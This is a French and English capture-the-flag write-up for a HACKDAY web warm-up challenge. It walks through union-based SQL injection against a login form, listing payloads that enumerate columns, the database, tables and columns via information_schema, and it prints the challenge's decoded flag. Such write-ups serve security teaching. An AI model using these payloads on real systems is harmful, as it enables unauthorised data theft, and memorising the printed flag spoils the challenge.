
Write-Up challenge HACKDAY : The analytical engine leak

Devs : HyroniX & SpyTeck580
Type de challenge : Web - échauffement
Vulnérabilité : Union-based SQLi
Nom du challenge : The analytical engine leak
Enoncé :
In the shadow of the huge copper chimneys, a dark plot is brewing. The engineers of the Inventors' Guild have developed a revolutionary device: a steam-powered analytical machine capable of deciphering all secret codes. But before it could be activated, a group of cyber-saboteurs, the Black Mist, infiltrated its network to steal the plans. Fortunately, the plans were encrypted.

An allied spy intercepted a trail leading to the Steam Station's digital archives, where a secret database stores crucial information for deciphering the device's plans. However, access is restricted, and only a few people can extract the contents.

Your mission: exploit a flaw in the system to recover the encryption key before it falls into the wrong hands. To avoid alerting an archivist, the use of automatic tools is prohibited. Manual exploitation only.



Solutions [FR] :
On peut commencer par voir que le formulaire de connexion est vulnérable à une injection SQL en essayant des payloads classiques. L'utilisation d'une apostrophe (') va par exemple produire une erreur générée par le moteur de la BDD MySQL, signe que les entrées ne sont pas correctement utilisées dans la requête envoyée au

serveur. On peut aussi utiliser le classique *‘OR 1=1;* -- pour forcer l’exécution de la requête SQL envoyée au serveur et obtenir des informations.

Le challenge est conçu pour une exploitation manuelle, il faut donc suivre les étapes suivantes pour trouver le flag :

- Trouver le nombre de colonnes : ' UNION SELECT NULL,NULL,NULL; --
- Trouver le nom de la base de données : ' UNION SELECT database(),null,null; --
- Trouver le nom de la table : ' UNION SELECT table_name, null, null FROM information_schema.tables WHERE table_schema = 'ctf';--
- Trouver le nom des colonnes : ' UNION SELECT column_name, null, null FROM information_schema.columns WHERE table_name = 'blueprints'; --
- Trouver le flag : ' UNION SELECT description, NULL,NULL FROM blueprints;--

Le flag est encodé en base58, on peut le décoder facilement avec un outil comme CyberChef :
W5HWRxWbZM7AUhxgfRwZg58ANQFKgMwutG ⇒ HACKDAY{$ea5y_INjeCTion$}

Solutions [EN] :
We can start by showing that the connection form is vulnerable to SQL injection by trying out some classic payloads. Using an apostrophe (*'*), for example, will produce an error generated by the MySQL DB engine, a sign that the entries are not correctly used in the query sent to the server. You can also use the classic *'OR 1=1;* -- to force execution of the SQL query sent to the server and obtain information.

The challenge is designed for manual operation, so follow these steps to find the flag:
Find the number of columns: ' UNION SELECT NULL,NULL,NULL; --
Find the database name: ' UNION SELECT database(),null,null; --
Find table name: ' UNION SELECT table_name, null, null FROM information_schema.tables WHERE table_schema = 'ctf';--
Find column names: ' UNION SELECT column_name, null, null FROM information_schema.columns WHERE table_name = 'blueprints'; --
Find flag: ' UNION SELECT description, NULL,NULL FROM blueprints;--

The flag is encoded in base58, and can be easily decoded with a tool like CyberChef:
W5HWRxWbZM7AUhxgfRwZg58ANQFKgMwutG ⇒ HACKDAY{$ea5y_INjeCTion$}